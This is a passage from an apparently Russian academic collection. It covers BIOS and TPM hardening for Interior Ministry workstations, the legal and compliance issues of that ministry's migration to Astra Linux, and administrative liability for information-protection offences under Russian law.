1. Настройка даты и времени в BIOS: BIOS (Basic Input/Output System) содержит встроенные часы реального времени (RTC), которые отслеживают дату и время даже при выключенном компьютере. Установка правильной даты и времени важна для синхронизации с операционной системой, корректной работы логов, обновлений, расписаний заданий и криптографических протоколов. Если дата и время сбиваются (например, из-за разряженной батарейки CMOS), это может вызвать ошибки в работе программ и сетевых сервисов [4].

2. Порядок загрузки в BIOS: Порядок загрузки (Boot Order) определяет, с какого устройства система попытается загрузиться первой. Это может быть жёсткий диск, SSD, флеш-накопитель, CD/DVD-привод или сетевой загрузчик. Пользователь может изменить приоритет загрузки, чтобы, например, установить операционную систему с USB-накопителя. Неверная настройка может привести к невозможности загрузки ОС. Некоторые BIOS также поддерживают UEFI Boot и Secure Boot, влияющие на совместимость с современными системами [5].

3. Настройки процессора в BIOS: BIOS предоставляет доступ к базовым параметрам процессора, таким как: Частота CPU (CPU Frequency/Multiplier) позволяет разгонять процессор для повышения производительности (требует осторожности). Технологии энергосбережения (Intel SpeedStep, AMD Cool'n'Quiet) автоматическая регулировка частоты и напряжения для экономии энергии. Hyper-Threading/Simultaneous Multithreading включает или отключает многопоточность на одном ядре. Виртуализация (Intel VT-x, AMD-V) позволяет использовать виртуальные машины и эмулировать аппаратные ресурсы. Настройка этих параметров влияет на производительность, энергопотребление и стабильность системы [3].

4. Настройка безопасности в BIOS: BIOS включает ряд функций для защиты компьютера: Установка пароля пользователя и администратора BIOS ограничивает доступ к настройкам и загрузке системы. Secure Boot предотвращает запуск неподписанных или вредоносных операционных систем и драйверов. TPM (Trusted Platform Module) используется для шифрования данных и безопасной аутентификации, особенно в сочетании с BitLocker.

Рассмотрев основные параметры конфигурации BIOS, необходимо отметить необходимость автоматизации данной системы в информационно-техническом обеспечении органов внутренних дел (ОВД). BIOS обеспечивает начальную инициализацию оборудования, проверку его исправности (POST Power-On Self-Test) и запуск операционной системы. Это критически важно для стабильной работы компьютеров, используемых сотрудниками МВД России.

BIOS играет ключевую роль в обеспечении базового уровня защиты информации. В органах внутренних дел, где обрабатываются конфиденциальные и служебные данные, его правильная настройка необходимое условие для соответствия требованиям информационной безопасности [1,6].

Отключение загрузки с внешних носителей (USB, CD/DVD) через BIOS позволяет предотвратить запуск постороннего ПО или вредоносных утилит. В МВД России эта мера особенно актуальна, поскольку исключает возможность случайной или преднамеренной загрузки с неавторизованных источников.

Установка пароля администратора BIOS и пароля на загрузку системы. Это предотвращает несанкционированное изменение конфигурации BIOS или запуск ОС без авторизации. Используется как часть стандартов информационной безопасности при конфигурации рабочих станций сотрудников ОВД.

Активация функций Secure Boot и TPM Secure Boot гарантирует, что во время загрузки запускается только доверенное программное обеспечение, подписанное производителем.

TPM (Trusted Platform Module) криптографический модуль, поддерживаемый BIOS, используется для хранения ключей шифрования, цифровых сертификатов и других данных безопасности. Органы внутренних дел применяют оборудование с TPM для работы с электронными подписями, доступом к государственным информационным системам и криптозащитой [2].

Фиксация времени включения и попыток загрузки BIOS сохраняет данные о времени запуска и изменениях параметров. Это может использоваться в служебных расследованиях при подозрении на несанкционированный доступ к компьютеру.

Аппаратная защита от вмешательства. Некоторые модели BIOS позволяют включить защиту от перепрошивки без физического доступа. Это предотвращает атаки на уровне прошивки (firmware rootkits), что критически важно для систем МВД России, обрабатывающих чувствительные данные.

Подводя итог, изучив возможности настройки конфигурации BIOS, а также их применение в деятельности ОВД, заметим, что данная система является одним из важнейших элементов в обеспечении информационной безопасности, в структуре МВД России. BIOS выступает первым рубежом защиты информации, позволяя на аппаратном уровне реализовать меры по предотвращению несанкционированного доступа, защите конфиденциальных данных, контролю загрузки и использованию доверенных компонентов системы. Его правильная настройка в соответствии с действующими нормативно-правовыми актами и внутренними регламентами МВД России способствует надежной и стабильной работе рабочих станций, серверов и других вычислительных средств.

Введение в применение TPM в архитектуре BIOS

TPM (Trusted Platform Module) — это аппаратный криптографический модуль, предназначенный для генерации, хранения и управления ключами шифрования, контроля целостности программного обеспечения, а также поддержки доверенной загрузки. Он встроен в материнскую плату или реализуется в виде внешнего модуля. BIOS/UEFI, при наличии TPM, может выполнять проверку загрузочных компонентов, а также передавать управление TPM для последующего взаимодействия с ОС и криптографическими приложениями.

TPM работает совместно с BIOS/UEFI по следующей схеме:

- При включении питания BIOS выполняет POST и инициализирует TPM.
- TPM получает от BIOS хэш-суммы ключевых компонентов загрузки (Boot Loader, драйверов).
- TPM записывает эти значения в PCR-регистры (Platform Configuration Registers). Впоследствии эти значения сравниваются с эталонными или используются для разблокировки доступа к зашифрованным ресурсам.

Такое поведение формирует цепочку доверия, начинающуюся с BIOS и продолжающуюся через все этапы загрузки системы.

Значение TPM для обеспечения информационной безопасности в органах внутренних дел.

В структуре МВД России TPM и BIOS используются в комплексе для решения следующих задач:

1. Защита от модификации загрузочной цепочки. TPM обеспечивает хранилище контрольных сумм загрузчиков, драйверов и ядра ОС. Если произойдут изменения, например, при установке вредоносного загрузчика (bootkit), TPM заблокирует дальнейшие операции (например, доступ к зашифрованному диску), либо сообщит об инциденте безопасности.

2. Шифрование данных на жёстких дисках. TPM применяется для работы с программами типа BitLocker, КристоПро CSP, VipNet SafeDisk, SecretDisk и других сертифицированных средств криптографической защиты информации (СКЗИ), используемых в МВД России. Ключи шифрования сохраняются в защищённой области TPM, что исключает возможность их извлечения программными методами или при физическом доступе к накопителю.

3. Работа с электронной подписью. TPM используется для хранения: закрытых ключей электронной подписи (ЭП), ключей аутентификации, сертификатов пользователя и оборудования, выпущенных удостоверяющими центрами. В связке с BIOS/UEFI TPM обеспечивает защиту от подмены среды выполнения (например, запуска ОС с LiveCD или внешнего носителя, где ЭП могла бы быть скомпрометирована).

4. Контроль целостности системы и журналирование. TPM в BIOS/UEFI может использоваться для регистрации событий загрузки. События, такие как изменение параметров BIOS, отключение Secure Boot, попытка загрузки с внешнего носителя, записываются в лог и могут быть переданы в SIEM-системы для анализа.

Реализация TPM и BIOS-политик в ОВД на практике

Применение TPM и BIOS реализуется через формализованные процедуры, определённые во внутренних регламентах и согласованные с государственными регуляторами. Типовые меры:

1. Аппаратный контроль. Закупка оборудования только с TPM 2.0 (либо отдельного модуля в случае настольных систем). Проверка подлинности TPM-модуля на этапе ввода техники в эксплуатацию. Проверка поддержки TPM в BIOS (наличие пунктов TPM Support, Security Chip, PTT и др.).

2. Программная настройка BIOS. Включение TPM через меню BIOS (Enabled, Active, Ownership Taken). Активизация Secure Boot с добавлением в BIOS только доверенных сертификатов. Блокировка всех внешних загрузок, кроме внутреннего жёсткого диска или локальной сети с доверенным PXE-сервером. Введение пароля администратора BIOS, недоступного конечному пользователю.

3. Централизованное управление BIOS и TPM. Использование средств удалённого администрирования (Intel AMT, HP Sure Admin, Lenovo ThinkShield). Ведение централизованной базы контрольных сумм BIOS и конфигураций TPM. Инвентаризация TPM на рабочих станциях и серверах с учётом серийных номеров и версии прошивки.

Заключение. Интеграция TPM и BIOS в вычислительные системы органов внутренних дел позволяет выстроить многоуровневую, аппаратно-программную модель доверия, обеспечивающую защиту служебной информации, персональных данных, ключей ЭП и критически важных ресурсов. Использование TPM в связке с функциями BIOS (Secure Boot, защита от внешней загрузки, контроль конфигурации) обеспечивает соответствие государственным стандартам безопасности, устойчивость к актуальным угрозам и высокую управляемость ИТ-инфраструктурой. Это особенно важно в современных условиях, когда киберугрозы нацелены не только на прикладной уровень, но и на системные, низкоуровневые компоненты информационных систем органов внутренних дел.

СПИСОК ЛИТЕРАТУРЫ

1. Закон Российской Федерации от 27.07.2006 № 149-ФЗ «Об информации, информационных технологиях и о защите информации».
2. Гражданов А.В., Коваль Н.А. BIOS: теория и практика. М.: ДМК Пресс, 2021. 224 с.
3. Интеллектуальные технологии в системе информационной безопасности МВД России / Под ред. Е.А. Логинова. М.: Академия управления МВД России, 2020. 312 с.
4. Козырев С.М., Никулин И.П. Основы построения и эксплуатации автоматизированных рабочих мест сотрудников ОВД. СПб.: СпецЛит, 2022. 178 с.
5. Гаркавец Ю.М. Информационная безопасность и защита данных в ОВД: учебное пособие. М.: Юрлитинформ, 2021. 246 с.
6. Локнов, А. И. Основы кибербезопасности : Учебно-методическое пособие / А. И. Локнов. 2-е издание, переработанное и дополненное. Санкт-Петербург : Санкт-Петербургский университет Министерства внутренних дел Российской Федерации, 2025. 96 с.

УДК 004.056

**ПРОБЛЕМАТИКА В ПРОЦЕССЕ МИГРАЦИИ МВД РОССИИ НА ОПЕРАЦИОННУЮ СИСТЕМУ
ASTRA LINUX И ПУТИ РЕШЕНИЯ****Локнов Алексей Игоревич, Стрелавина Эльмира Витальевна**

Санкт-Петербургский университет МВД России

Летчика Пилютова ул., 1, Санкт-Петербург, 198206, Россия

e-mails: info_for_aleksey@mail.ru, elya.strelavina@mail.ru

Аннотация. Переход МВД России на отечественную операционную систему Astra Linux является частью государственной политики импортозамещения, направленной на снижение зависимости от зарубежных технологий и повышение информационной безопасности. Данная статья анализирует правовые аспекты этого процесса, включая соответствие Astra Linux требованиям регуляторов, риски совместимости, переаттестацию автоматизированных систем, актуализацию внутренних нормативных актов, обеспечение юридической силы документов и обучение персонала.

Ключевые слова: защита информации; Astra Linux; МВД России; правовые аспекты; соответствие; аттестация автоматизированных систем; импортозамещение; средства защиты информации.

**PROBLEMS IN THE PROCESS OF THE RUSSIAN MINISTRY OF INTERNAL AFFAIRS MIGRATING
TO THE ASTRA LINUX OPERATING SYSTEM AND SOLUTIONS****Loknov Alexey, Strelavina Elmira**

St. Petersburg University of the Ministry of Internal Affairs of Russia

1 Pilot Pilyutova St, St. Petersburg, 198206, Russia

e-mails: info_for_aleksey@mail.ru, elya.strelavina@mail.ru

Abstract. The transition of the Russian Ministry of Internal Affairs to the domestic operating system Astra Linux is part of the government's import substitution policy aimed at reducing dependence on foreign technologies and improving information security. This article analyzes the legal aspects of this process, including Astra Linux's compliance with regulatory requirements, compatibility risks, re-certification of automated systems, updating internal regulations, ensuring the legal force of documents, and staff training.

Keywords: information security; Astra Linux; Ministry of Internal Affairs of the Russia Federation; legal aspects; compliance; certification of automated systems; import substitution; information security tools.

Введение. В условиях глобальных вызовов в области информационной безопасности и политики импортозамещения, закрепленной Распоряжением Правительства РФ № 2299-р от 17 октября 2010 года, государственные органы России, включая МВД России, переходят на отечественные программные решения. Astra Linux, разработанная ООО «РусБИТех-Астра», является сертифицированной операционной системой, соответствующей требованиям Федеральной службы по техническому и Экспортному контролю и Федеральной службы безопасности для обработки информации вплоть до уровня «особой важности» [1]. Для МВД России, работающего с государственной тайной и персональными данными, переход на Astra Linux требует строгого соблюдения правовых норм. Актуальность темы обусловлена необходимостью минимизации юридических рисков, обеспечения непрерывности процессов и защиты конфиденциальной информации в условиях новой операционной системы.

Операционная система специального назначения Astra Linux Special Edition обладает сертификатом соответствия № 2557, выданным Федеральной службой по техническому и экспортному контролю (ФСТЭК России). Данный сертификат, действительный до 27 февраля 2026 года, подтверждает возможность использования операционной системы для обработки сведений, отнесенных к государственной тайне уровня «особой важности». Это делает Astra Linux SE допустимой к применению в информационных системах МВД России, работающих с конфиденциальной информацией, что соответственно требует настройки операционной системы на один из предусмотренных уровней доверия: базовый, усиленный или максимальный, в зависимости от класса защищаемых сведений.

Переход на операционную систему Astra Linux сопряжен с рядом технологических и юридических вызовов. Ключевой технологической сложностью является обеспечение функциональной совместимости. Существует риск невозможности правомерной эксплуатации ранее приобретенного проприетарного программного обеспечения, лицензионные соглашения которого ограничивают его использование средами Microsoft Windows. Аналогично, могут возникнуть проблемы аппаратно-программной совместимости с существующими драйверами, специализированным программным обеспечением и периферийным оборудованием, изначально адаптированным под Windows-экосистему. Юридические риски в данном случае включают:

— Нарушение лицензионных соглашений: программные продукты, лицензированные исключительно для Windows, не могут быть легально использованы под управлением Astra Linux. Это создает необходимость их поэтапного вывода из эксплуатации, поиска кроссплатформенных аналогов, а также дорогостоящего перелицензирования или приобретения новых Linux-совместимых версий, если таковые доступны.

— Соблюдение лицензий Open Source компонентов: будучи основанной на Debian, Astra Linux включает множество компонентов с открытым исходным кодом, распространяемых под различными лицензиями (такими как

GPL, LGPL, Apache License 2.0). Организация обязана обеспечить легальность развертывания и соблюдение условий этих лицензий (например, предоставление исходного кода для GPL-лицензированных модифицированных компонентов) во избежание претензий правообладателей и судебных разбирательств.

— Несовместимость с уже существующим оборудованием: устаревшая аппаратная база зачастую не имеет поддерживаемых драйверов устройств для Linux-ядра, используемого в актуальных версиях Astra Linux. Это может блокировать работу критичных периферийных устройств (специализированные принтеры, сканеры, контроллеры), требуя замены или модернизации оборудования, что ведет к непредвиденным капитальным затратам в рамках проекта миграции.

Обязательным требованием при переходе на Astra Linux в МВД России является проведение полной переаттестации всех автоматизированных систем (АС). Данная процедура регламентирована нормативными актами Федеральной службы по техническому и экспортному контролю (ФСТЭК России), в частности, требованиями к защите информации и порядку аттестации объектов информатизации. Процесс переаттестации включает комплексное тестирование, анализ защищенности и документальную проверку на соответствие установленным стандартам безопасности (например, требованиям руководящих документов ФСТЭК). Реализация этого процесса сопряжена со значительными сложностями, основными из которых являются:

— Существенное увеличение финансовых затрат: аттестация АС требует обязательного привлечения аккредитованных ФСТЭК России организаций (лицензиатов ФСТЭК) для проведения экспертизы и испытаний. Это влечет за собой прямые расходы на услуги сертифицированных специалистов, а также косвенные затраты на подготовку обширной документации (паспортов безопасности, моделей угроз) и возможную доработку систем для устранения несоответствий.

— Продолжительные сроки выполнения работ: комплексный характер проверок, необходимость последовательного прохождения этапов (предварительное обследование, устранение замечаний, основные испытания, оформление заключения) и бюрократические процедуры приводят к тому, что процесс переаттестации может занимать несколько месяцев. Это создает риск возникновения временных окон простоя или ограниченной функциональности АС, что потенциально снижает оперативность выполнения задач подразделениями МВД России.

Переход на операционную систему Astra Linux требует обязательной разработки новых или актуализации существующих внутренних нормативных актов. Это включает в себя создание или пересмотр инструкций по администрированию систем на базе Astra Linux, политик информационной безопасности, адаптированных к особенностям данной операционной системы, и регламентов работы пользователей в новой среде [2-3]. Необходимо также внести соответствующие изменения во все локальные акты, регламентирующие вопросы технической и организационной защиты информации, чтобы они соответствовали реалиям эксплуатации Astra Linux. Отсутствие актуальной и полной нормативно-правовой базы на уровне учреждения чревато несогласованностью эксплуатационных процессов и несоблюдением требований Федерального закона от 27.07.2006 № 149-ФЗ «Об информации, информационных технологиях и о защите информации», что может повлечь за собой правовые риски и дисциплинарные взыскания [4].

Критически важным аспектом перехода является обеспечение сохранения юридической значимости электронных документов, что требует безупречной работы средств электронной подписи (ЭП) в среде Astra Linux в полном соответствии с Федеральным законом «Об электронной подписи» от 06.04.2011 № 63-ФЗ. Хотя Astra Linux поддерживает сертифицированные ФСБ России криптографические средства защиты информации (КСЗИ), такие как CryptoPro CSP, необходимо выполнить комплексную проверку совместимости уже используемых в организации средств ЭП (аппаратных токенов, программных модулей) с новой операционной системой и ее защищенными режимами работы. Требуется также корректная настройка и интеграция этих средств в существующую инфраструктуру ЭП (включая взаимодействие с удостоверяющими центрами и службами штампов времени) и проведение тестовых процедур для подтверждения того, что создаваемые в Astra Linux электронные подписи сохраняют полную юридическую силу.

Обязательным условием безопасной эксплуатации Astra Linux в МВД России является организация комплексного обучения сотрудников работе с данной операционной системой и неукоснительного соблюдения новых регламентов. Это необходимо для предотвращения действий, которые могут быть квалифицированы как административные правонарушения по Кодексу Российской Федерации об административных правонарушениях (КоАП РФ) или даже преступления по Уголовному кодексу Российской Федерации (УК РФ), связанные с неправомерным обращением с информацией. Недостаточный уровень подготовки персонала существенно повышает риски совершения критических ошибок при обработке конфиденциальных сведений, что чревато утечками и серьезными правовыми последствиями для сотрудников и организации в целом.

Хотя Astra Linux Special Edition изначально оснащена встроенными механизмами обеспечения информационной безопасности, включая систему мандатного управления доступом (Мандатный принцип контроля доступа, МРД) и криптографическую защиту данных (шифрование дисков, контейнеров, сетевого трафика), для полноценного соответствия требованиям Федерального закона от 27.07.2006 № 152-ФЗ «О персональных данных» и законодательства в сфере защиты государственной тайны (Закон РФ «О государственной тайне») требуется дополнительная глубокая настройка операционной системы. Это включает тонкую конфигурацию политик разграничения доступа для обеспечения защиты персональных данных, внедрение и настройку централизованных процедур аудита безопасности и мониторинга действий пользователей или привилегированных учетных записей для оперативного выявления и предотвращения инцидентов (включая утечки), а также обязательную проверку (верификацию) соответствия используемых средств защиты информации актуальным требованиям руководящих

документов ФСТЭК России и Федеральной службы безопасности. Реализация всего комплекса этих необходимых мер неизбежно сопряжена со значительными временными затратами, так как процессы детальной настройки, тестирования и согласования соответствия часто занимают длительные сроки.

Для минимизации юридических рисков и обеспечения успешного перехода на Astra Linux в МВД России рекомендуется реализовать следующий комплекс организационно-технических мер:

1. Разработка и актуализация внутренней нормативно-правовой базы. Создать межведомственную рабочую группу для систематического пересмотра, актуализации и разработки внутренних документов территориальных органов. Это включает инструкции по администрированию Astra Linux Special Edition, политики информационной безопасности, адаптированные к ее защищенной среде (включая управление мандатными уровнями доверия — базовый, усиленный, максимальный), и регламенты работы пользователей. Необходимо разработать новые локальные нормативные акты, регламентирующие особенности эксплуатации операционной среды, такие как настройка средств защиты информации, управление доступом и процедуры аудита в соответствии с требованиями ФСТЭК России и ФСБ России.

2. Организация комплексного юридического сопровождения [5]. Привлечь профильных юридических экспертов (в области защиты информации, лицензирования) для непрерывного сопровождения всех этапов миграции и переаттестации автоматизированных систем. Провести детальный правовой аудит текущих процессов и документации на соответствие требованиям Федерального закона от 27.07.2006 № 149-ФЗ «Об информации, информационных технологиях и о защите информации», законодательства о государственной тайне, Федерального закона от 27.07.2006 № 152-ФЗ «О персональных данных», Федерального закона от 06.04.2011 № 63-ФЗ «Об электронной подписи», а также сертификационным стандартам (РД ФСТЭК/ФСБ) и обеспечить юридическое обоснование принимаемых решений, включая согласование документов с регуляторами.

3. Выбор, верификация и внедрение сертифицированных средств защиты информации. Провести комплексную оценку существующих и планируемых к использованию СЗИ на предмет совместимости с Astra Linux SE и соответствия актуальным требованиям ФСТЭК России и ФСБ России. Выбрать и внедрить сертифицированные решения, включая системы мандатного и ролевого контроля доступа, средства криптографической защиты информации для шифрования данных на дисках и в сетевом трафике, системы обнаружения и предотвращения вторжений, средства контроля съемных носителей, системы управления безопасностью и средства антивирусной защиты, прошедшие необходимые процедуры сертификации и аттестации, обеспечив их корректную интеграцию в защищенную среду операционной системы [6].

4. Организация целевого обучения и аттестации персонала. Разработать и внедрить многоуровневые программы обучения для администраторов, ответственных за информационную безопасность, и конечных пользователей. Обучение должно охватывать технические аспекты работы с Astra Linux SE, новые регламенты и инструкции, а также углубленное изучение требований федеральных законов, законодательства о государственной тайне и корпоративных политик безопасности. Обязательно включить практические тренинги по безопасной работе с конфиденциальной информацией и процедуры контроля усвоения знаний для подтверждения компетенций и снижения риска нарушений.

5. Минимизация рисков совместимости, лицензирования и легальности программного обеспечения. Провести детальный аудит всего аппаратно-программного обеспечения на предмет функциональной совместимости с Astra Linux SE, лицензионной чистоты и юридической чистоты открытого кода. Разработать и реализовать стратегию поэтапной миграции, предусматривающую период параллельной эксплуатации систем на Windows и Astra Linux для минимизации сбоев. Обеспечить проверку соблюдения лицензионных соглашений всего используемого программного обеспечения, анализ лицензий FOSS-компонентов (GPL, LGPL, Apache и др.) на предмет корректного применения и легализацию или замену неподходящего программного обеспечения. Планировать внедрение в ключевых подразделениях перед масштабированием.

Закключение. Таким образом, переход МВД России на операционную систему Astra Linux Special Edition представляет собой сложный и многоаспектный технологически-организационный процесс, сопряженный со значительными юридическими вызовами. Ключевыми из них являются обеспечение непрерывного соответствия сертификационным требованиям ФСТЭК России и ФСБ России (включая переаттестацию автоматизированных систем), эффективное управление рисками совместимости программного и аппаратного обеспечения, комплексная актуализация внутренней нормативно-правовой базы (инструкций, политик информационной безопасности, регламентов), гарантированное обеспечение юридической значимости электронного документооборота (средствами электронной подписи) и организация полноценного обучения персонала. Для успешного преодоления этих вызовов и минимизации сопутствующих правовых и операционных рисков необходим комплексный, стратегически выверенный подход.

СПИСОК ЛИТЕРАТУРЫ

1. Документация Astra Linux Special Edition [Электронный ресурс]. URL: <https://wiki.astralinux.ru> (дата обращения: 22.07.2025).
2. Кемпф В.А. Обеспечение информационной безопасности / Кемпф В.А. Барнаул: БЮИ МВД России, 2019 63 с.
3. Синешук Ю.И., Родин В.Н., Саратов Д.Н., Локнов А.И. Организационно правовые основы технической защиты конфиденциальной информации / Синешук Ю.И., Родин В.Н., Саратов Д.Н., Локнов А.И. СПб: университет МВД России, 2023 80 с.
4. Федеральный закон № 149-ФЗ «Об информации, информационных технологиях и о защите информации» от 27 июня 2006 г. (в ред. 24.06.2025) // Собрание законодательства РФ. 31.07.2006, № 31 (часть I), ст. 3448.
5. Минаева В.А., Фисун А.П. Правовое обеспечение информационной безопасности / Минаева В.А., Фисун А.П. М., 2008. 159 с.
6. Васильева И.Н., Локнов А.И., Примакин А.И. Криптографическая защита информации / Васильева И.Н., Локнов А.И., Примакин А.И. СПб: университет МВД России, 2023. 120 с.

УДК 342.9

РОЛЬ АДМИНИСТРАТИВНОЙ ОТВЕТСТВЕННОСТИ В ОБЕСПЕЧЕНИИ ЗАЩИТЫ ИНФОРМАЦИИ**Маричева Евгения Владимировна**

Санкт-Петербургский университет МВД России

Летчика Пилютова ул., 1, Санкт-Петербург, 198206, Россия

e-mail: eugenia-maricheva@mail.ru

Аннотация. Рассматривается роль административной ответственности в обеспечении защиты информации как одного из ключевых элементов правового регулирования в условиях цифровой экономики. Проанализированы нормативно-правовые акты, устанавливающие административные санкции за нарушения в данной сфере, а также основные виды правонарушений, их специфика и меры ответственности. Приведены примеры из правоприменительной практики, выделены ключевые проблемы и предложены пути их решения. Акцентируется внимание на необходимости совершенствования законодательства, повышения уровня осведомленности субъектов права и внедрения современных технологий для мониторинга и пресечения нарушений.

Ключевые слова: защита информации; административная ответственность; информационная безопасность; персональные данные; КоАП РФ, правонарушения; цифровая экономика.

THE ROLE OF ADMINISTRATIVE RESPONSIBILITY IN ENSURING INFORMATION SECURITY**Maricheva Evgenia**

St. Petersburg University of the Ministry of Internal Affairs of Russia

1 Pilot Pilyutov St, St. Petersburg, 198206, Russia

e-mail: eugenia-maricheva@mail.ru

Abstract. The role of administrative responsibility in ensuring information protection as one of the key elements of legal regulation in the digital economy is considered. The regulatory legal acts establishing administrative sanctions for violations in this area, as well as the main types of offenses, their specificity and measures of responsibility are analyzed. Examples from law enforcement practice are given, key problems are highlighted and ways to solve them are proposed. Attention is focused on the need to improve legislation, increase the level of awareness of legal entities and introduce modern technologies for monitoring and preventing violations.

Keywords: information protection; administrative responsibility; information security; personal data; Code of Administrative Offences of the Russian Federation, offenses; digital economy.

Введение. Современное общество, называемое информационным или цифровым, характеризуется центральной ролью информации во всех аспектах жизни. Информация стала важнейшим элементом, определяющим социально-экономическое развитие, уровень безопасности и коммуникации. Ее универсальный характер делает ее одновременно ресурсом, товаром и объектом правового регулирования.

С развитием информационных технологий, цифровой экономики и в целом цифровизации процессов жизнедеятельности, вопросы защиты информации приобрели первостепенное значение. В современных условиях информационная безопасность это не только защита личных данных граждан и организаций, но и основа функционирования государства и экономики в целом. Нарушение норм, регулирующих вопросы защиты информации, может привести к серьезным последствиям: утечке персональных данных, финансовым потерям, разрушению репутации компаний и даже угрозам национальной безопасности.

Административная ответственность является одним из важнейших инструментов правового регулирования в сфере защиты информации. Она позволяет оперативно выявлять и пресекать правонарушения, а также стимулировать организации и граждан соблюдать законодательные требования.

Одним из важнейших элементов административной ответственности является нормативно-правовая база, которая регулирует вопросы защиты информации. В России существует несколько ключевых документов, которые формируют основы законодательства в данной области и к ним относятся:

1. Конституция Российской Федерации. Основопологающий правовой акт Российской Федерации закрепляет несколько статей, которые напрямую относятся к вопросам защиты информации. Статья 23 Конституции Российской Федерации гарантирует каждому гражданину право на тайну личной жизни, включая тайну переписки, телефонных переговоров, почтовых, телеграфных и иных сообщений; статья 24 Конституции Российской Федерации запрещает сбор, хранение, использование и распространение информации о частной жизни лица без его согласия; статья 29 Конституции Российской Федерации закрепляет право на свободный доступ к информации, но с оговорками о защите государственной тайны и конфиденциальных сведений. Конституционные нормы служат основой для принятия специализированных федеральных законов и подзаконных актов, регулирующих сферу защиты информации [1].

2. Федеральный закон № 149-ФЗ «Об информации, информационных технологиях и о защите информации» [2]. Данный Федеральный закон является базовым нормативным актом, регулирующим общие вопросы работы с информацией, включая ее хранение, распространение, доступ и защиту. Он затрагивает такие аспекты как принципы регулирования информационной сферы, категории информации (общедоступная, ограниченного доступа, конфиденциальная); требования к защите информации, а также обязанности операторов

информационных систем; и также поднимает вопросы административной ответственности за нарушение установленных норм. Например, в случае если интернет-портал опубликует конфиденциальную информацию о своих пользователях без их согласия, это будет нарушением положений данного федерального закона и может повлечь административное наказание в виде штрафа [3].

3. Федеральный закон № 152-ФЗ «О персональных данных» [4]. Федеральный закон регулирует обработку и защиту персональных данных граждан, устанавливает правила, по которым организации и государственные структуры могут собирать, хранить, обрабатывать и передавать персональные сведения. К основным положениям закона относится то, что обработка персональных данных возможна только с согласия субъекта; также необходимость обеспечения мер защиты данных от утечек, несанкционированного доступа и прочих угроз; запрет передачи персональных данных третьим лицам без согласия субъекта, за исключением случаев, предусмотренных законодательством. Например, компания, собирающая данные клиентов для рассылки рекламы, обязана уведомлять их о целях сбора информации и запрашивать согласие, в противном случае, на нее может быть наложен административный штраф [5].

Ключевым нормативным актом, устанавливающим ответственность за нарушение правил защиты информации, является Кодекс Российской Федерации об административных правонарушениях (далее КоАП РФ) [6]. КоАП РФ устанавливает меры наказания за несоблюдение норм в сфере обработки персональных данных, защиты информации с ограниченным доступом, нарушения правил хранения и передачи данных, а также за несоблюдение требований по обеспечению кибербезопасности. Можно выделить следующие основные нормы КоАП РФ, касающиеся защиты информации: нарушение законодательства в области персональных данных (ст. 13.11 КоАП РФ), нарушение правил защиты информации (ст. 13.12 КоАП РФ), нарушение порядка использования государственных информационных систем (ст. 13.13 КоАП РФ), разглашение информации с ограниченным доступом (ст. 13.14 КоАП РФ), злоупотребление свободой массовой информации (ст. 13.15 КоАП РФ), нарушение требований к защите информации в критической информационной инфраструктуре (ст. 13.20 КоАП РФ).

Меры административной ответственности за нарушение правил защиты информации в России включают несколько санкций, которые зависят от тяжести нарушения:

- Штрафы. Штрафные санкции являются наиболее распространенной мерой ответственности, они накладываются на физических и юридических лиц, а также на должностных лиц, если они допустили нарушение. К примеру, физические лица могут быть оштрафованы на сумму от 1 000 до 10 000 рублей, должностные лица до 50 000 рублей, а юридические лица до 75 000 рублей. В целом, суммы штрафов достаточно высокие и могут повлиять на деятельность организаций.

- Дисквалификация должностных лиц. В случаях, когда нарушение имеет особую степень серьезности, должностное лицо, ответственное за нарушение, может быть дисквалифицировано на срок до 3 лет. Данная мера направлена на предотвращение повторных правонарушений в будущем.

- Конфискация оборудования. В некоторых случаях, когда нарушение связано с использованием технических средств (например, при хакерских атаках или незаконном доступе к данным), может быть применена мера конфискации оборудования, использованного для совершения правонарушения.

Анализ практики применения административной ответственности в сфере защиты информации показывает, что в последние годы наблюдается рост числа дел, связанных с нарушением норм безопасности. Это связано с увеличением объемов данных, которые обрабатываются организациями, а также с развитием технологий, которые делают эти данные более уязвимыми. Тем не менее существует ряд проблем в правоприменительной практике:

- Сложность доказательства нарушения. Для привлечения к административной ответственности необходимо установить факт правонарушения; лицо, ответственное за него; причинно-следственную связь между действиями (или бездействием) и нарушением. Однако в сфере информационной безопасности это сделать значительно сложнее, чем, например, при нарушении правил дорожного движения. Злоумышленники используют технические средства анонимизации (VPN, TOR, подмену IP-адресов), что затрудняет установление виновного лица. Например, в организации произошла утечка базы данных клиентов, проверка показала, что меры защиты были минимальными, но и прямых доказательств умышленного доступа извне найдено не было. В результате юридическое лицо привлекли к ответственности только за несоблюдение правил хранения персональных данных (ст. 13.11 КоАП РФ), хотя реальный ущерб гражданам был причинен гораздо больше.

- Низкая осведомленность субъектов. Многие организации и граждане не знают о своих обязательствах в сфере защиты информации, что приводит к несоответствию реальной практики требованиям законодательства и увеличивает число нарушений.

Поэтому можно обозначить проблемы и перспективы совершенствования:

- Необходимость повышения осведомленности. Для улучшения ситуации важно проводить образовательные мероприятия и «тренинги» для работников компаний, а также информировать граждан о важности защиты их персональных данных.

- Развитие правовых механизмов. Нужно развивать и уточнять законодательство, адаптируя его к быстро меняющимся условиям в области информационной безопасности. Необходимо учитывать новые угрозы, такие как кибератаки и утечки данных через новые технологии.

— Совершенствование контроля и мониторинга. Использование современных технологий для мониторинга соблюдения норм безопасности и более эффективного выявления нарушений поможет повысить уровень ответственности и дисциплины в этой сфере.

КоАП РФ содержит детальные нормы, регулирующие сферу защиты информации, и предусматривает различные меры наказания за нарушения, однако, административная ответственность не всегда является достаточной мерой, особенно в случаях серьезных утечек данных и хакерских атак, когда могут применяться уже уголовные санкции. Связано это с несколькими ключевыми факторами, среди которых можно выделить низкие размеры штрафов, сложность выявления нарушений, отсутствие превентивного эффекта и недостаточная жесткость санкций по сравнению с уголовной ответственностью.

Во многих случаях штрафы, предусмотренные КоАП РФ, слишком малы по сравнению с возможным ущербом от утечки или незаконного использования информации, хотя суммы, отраженные в санкциях статей КоАП РФ не кажутся незначительными. Например, компания, допустившая утечку персональных данных тысяч клиентов, может получить штраф в размере до 75 000 рублей (по ст. 13.11 КоАП РФ), однако, рыночная стоимость таких данных (например, на теневом рынке) может достигать миллионов рублей, а последствия для граждан быть крайне серьезными (финансовые потери, утрата репутации, мошеннические схемы). В таких случаях административные санкции не обеспечивают справедливого наказания и не выполняют сдерживающую функцию и здесь уже стоит говорить об увеличении суммы штрафов за крупные утечки информации, особенно в случаях халатности компаний и о введении системы штрафов, которая бы напрямую была привязана к обороту компании (например, по ее годовому доходу).

